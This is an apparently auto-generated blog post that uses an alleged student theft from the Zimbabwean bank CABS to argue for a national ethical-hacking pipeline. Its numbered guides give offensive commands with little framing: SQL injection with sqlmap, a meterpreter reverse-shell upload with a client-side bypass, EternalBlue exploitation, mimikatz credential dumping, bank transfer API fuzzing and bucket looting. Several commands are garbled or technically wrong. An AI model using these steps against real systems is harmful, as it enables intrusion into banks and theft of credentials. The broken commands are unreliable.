
Listen to this Post
Introduction:

The recent allegation that a Midlands State University student siphoned over US$1.1 million from CABS has ignited a critical debate about the value of exceptional technical talent in Zimbabwe. While fraud and unauthorized access are serious crimes requiring accountability, this incident highlights a systemic failure: the country lacks a structured pipeline to identify, test, and harness its elite cybersecurity talent. This article explores how Zimbabwe can leverage this talent for national defense, ethical hacking, and commercial penetration testing rather than losing it to the criminal underground or relying on foreign forensic firms like South Africa’s MWR for incident response.
Learning Objectives & Secrets:
- Objective 1: Understand the core components of a vulnerability assessment lifecycle—from reconnaissance and exploitation to reporting and remediation.
- Objective 2 (Secret Tip): Master the use of passive reconnaissance tools (e.g., Shodan, Censys) to map an organization’s digital footprint without triggering intrusion alerts.
- Objective 3 (Secret Tip): Learn how to simulate banking malware deployment in an isolated sandbox environment using Cuckoo Sandbox or ANY.RUN to analyze behavior without infecting live systems.
You Should Know:
1. Vulnerability Discovery & Exploitation (Linux Focus)
Modern banking applications are complex, often running on Linux servers with microservices. An attacker typically scans for open ports and services. To replicate an ethical assessment, start with network mapping.
Step‑by‑Step Guide:
- Step 1: Use `nmap -sV -p- -T4 target_ip` to identify all open ports and service versions. The `-sV` flag probes for service versions, which helps in matching known vulnerabilities.
- Step 2: Enumerate web directories using
gobuster dir -u https://target -w /usr/share/wordlists/dirb/common.txt. This finds hidden admin panels or API endpoints. - Step 3: For SQL injection detection, use `sqlmap -u “https://target/login.php?user=admin” –dbs` to test for database extraction points.
- Step 4: If a file upload feature is present, test for unrestricted file uploads by attempting to upload a PHP reverse shell using
msfvenom -p php/meterpreter_reverse_tcp LHOST=your_ip LPORT=4444 -f raw > shell.php, then intercept the upload with Burp Suite to bypass client-side restrictions. - Step 5: Once access is obtained, escalate privileges by checking for misconfigured sudo permissions using `sudo -l` and exploiting common kernels with
searchsploit linux kernel.
2. Windows Active Directory Exploitation & Mitigation
Many banks use Windows domains for user management. Adversaries often exploit Kerberos or SMB vulnerabilities.
Step‑by‑Step Guide:
- Step 1: Perform SMB enumeration with `enum4linux -a target_ip` to gather user lists and shares.
- Step 2: If SMBv1 is enabled, attempt the EternalBlue exploit (MS17-010) in a controlled lab using `nmap –script smb-vuln-ms17-010 target_ip` to check vulnerability, then use Metasploit’s
exploit/windows/smb/ms17_010_eternalblue. - Step 3: For post-exploitation, dump password hashes using `mimikatz` with `privilege::debug` and
sekurlsa::logonpasswords. - Step 4: To mitigate, ensure Windows Update is current, disable SMBv1 via PowerShell:
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" -1ame "SMB1" -Type DWORD -Value 0 –Force. - Step 5: Enable advanced audit policies to monitor for suspicious events like Event ID 4625 (failed logins) and 4672 (special privileges assigned) using
auditpol /set /category:"Logon/Logoff" /subcategory:"Logon" /success:enable /failure:enable.
3. Malware Analysis & Sandboxing
Understanding the malware deployed in the CABS incident is crucial. Attackers often use custom-coded droppers or off-the-shelf RATs (Remote Access Trojans).
Step‑by‑Step Guide:
- Step 1: Set up a Windows virtual machine with an internet connection and install Cuckoo Sandbox. Configure it to process files dropped into the monitor folder.
- Step 2: Submit the suspicious executable to Cuckoo using
cuckoo submit malware.exe. The sandbox will generate a JSON report detailing API calls, file system changes, and network traffic. - Step 3: Analyze network indicators—look for connections to domains like `badbanking.com` using `tcpdump -i eth0 -w capture.pcap` and review the PCAP with Wireshark.
- Step 4: If the malware obfuscates its traffic, use Fiddler to intercept TLS traffic (if it’s not certificate-pinned).
- Step 5: Document IOCs (Indicators of Compromise) such as hashes:
sha256sum malware.exe, and IPs, then share them via threat intelligence platforms like MISP.
4. API Security & Banking Gateway Testing
Banks rely heavily on APIs for mobile banking and third-party integrations. A common attack is API parameter tampering.
Step‑by‑Step Guide:
- Step 1: Intercept API requests using Burp Suite and enable the Intercept feature.
- Step 2: Use ffuf for fuzzing: `ffuf -u https://bank-api.com/v1/transfer -X POST -d “amount=FUZZ&account=123” -w /usr/share/wordlists/numbers.txt` to test for integer overflow or input validation bypasses.
- Step 3: Test for IDOR (Insecure Direct Object References) by changing user IDs in the URL (e.g.,
https://bank-api.com/user/123` →user/124`) and see if unauthorized data is returned. - Step 4: For mitigation, implement rate limiting using a Linux firewall: `iptables -A INPUT -p tcp –dport 443 -m connlimit –connlimit-above 100 -j DROP` to prevent brute-force attacks.
- Step 5: Validate all input server-side; never rely on client-side validation alone. Use regex patterns like `^\d+\.\d{2}$` for monetary amounts.
5. Cloud Hardening (AWS/Azure)
Modern banks are migrating to hybrid clouds. A misconfigured S3 bucket or Azure Blob can expose sensitive data.
Step‑by‑Step Guide:
- Step 1: Identify public buckets using CloudBrute:
cloudbrute -d target.com -m aws. This enumerates storage services. - Step 2: If you find an open bucket, download its contents:
aws s3 sync s3://public-bucket ./downloads --1o-sign-request. - Step 3: Secure S3 buckets by setting block public access: `aws s3api put-bucket-policy –bucket your-bank –policy file://policy.json` with a policy that explicitly denies
Principal "". - Step 4: Enable CloudTrail and GuardDuty in AWS to detect anomalous API calls. Use Azure Sentinel for SIEM.
- Step 5: Regularly rotate keys and enforce MFA for all IAM users. Use `aws iam list-users` to audit user activity.
6. Digital Forensics & Incident Response
In the CABS case, MWR was hired to contain the malware. A proper DFIR process is essential.
Step‑by‑Step Guide:
- Step 1: Preserve evidence—use a write-blocker to image disk drives with
dd if=/dev/sda of=image.dd bs=4096. - Step 2: Analyze memory with Volatility: `volatility -f image.dd imageinfo` to identify the OS profile, then `volatility –profile=Win7SP1x64 –f image.dd dumpfiles -Q 0x…` to extract suspicious processes.
- Step 3: Parse Windows Event Logs to find logon events using
wevtutil qe Security /c:100 /rd:true /f:text. - Step 4: Correlate network logs with firewall logs using `grep` and `awk` to trace the attacker’s IP.
- Step 5: Generate a timeline using `log2timeline` (Plaso) and write a final report with root cause analysis and remediation steps.
What Undercode Say:
- Key Takeaway 1: The alleged hacker’s ability to bypass banking controls demonstrates that Zimbabwe possesses world-class technical aptitude; the challenge lies in channeling it legally.
- Key Takeaway 2: Reliance on South African forensic expertise is a symptom of a broken ecosystem—local talent is overlooked until it becomes a liability.
- Analysis: The university curriculum produces graduates with equal theoretical knowledge, but the “rare ability to see the unseen” is a gift that requires specialized mentorship. Programs like CTF competitions, cyber ranges, and internships with financial institutions can identify these outliers early. The government and private sector must co-invest in a National Cyber Talent Pipeline, offering scholarships, bug bounties, and clear career paths. If this talent remains untapped, Zimbabwe risks becoming a breeding ground for cybercrime rather than a hub for cyber resilience. The case should be a catalyst for policy change, not just a court case.
Prediction:
- +1: In the next 2–3 years, Zimbabwe will launch its first national cyber range and CTF league, engaging universities and creating a legal pathway for ethical hackers.
- +1: Increased investment in local digital forensics will reduce reliance on external firms, creating jobs and keeping talent home.
- -1: Without immediate action, more sophisticated attacks will occur, potentially destabilizing the already fragile banking sector and eroding public trust.
- -1: The “brain drain” will accelerate as top graduates move to countries with established cyber programs, further depleting local expertise.
- +1: If CABS and other banks adopt public bug bounty programs, they can turn potential threats into assets, saving millions in breach costs.
- +1: Zimbabwe could position itself as a regional cybersecurity leader in Southern Africa, exporting skilled penetration testers and incident responders.
- -1: Current law enforcement and judicial systems lack the technical expertise to prosecute cybercrimes effectively, leading to lenient sentences and deterrence failure.
- +1: Partnerships with organizations like the SADC Cyber Security Center could provide certification and training, standardizing talent development.
- +1: The incident may finally force curriculum reform, integrating hands-on ethical hacking labs into all IT-related degrees.
- -1: If the student is convicted and imprisoned without using his skills, it sends a message that detection is punishment, not a recruitment opportunity—a lost generation of cyber defenders.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eXzFJPjG – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


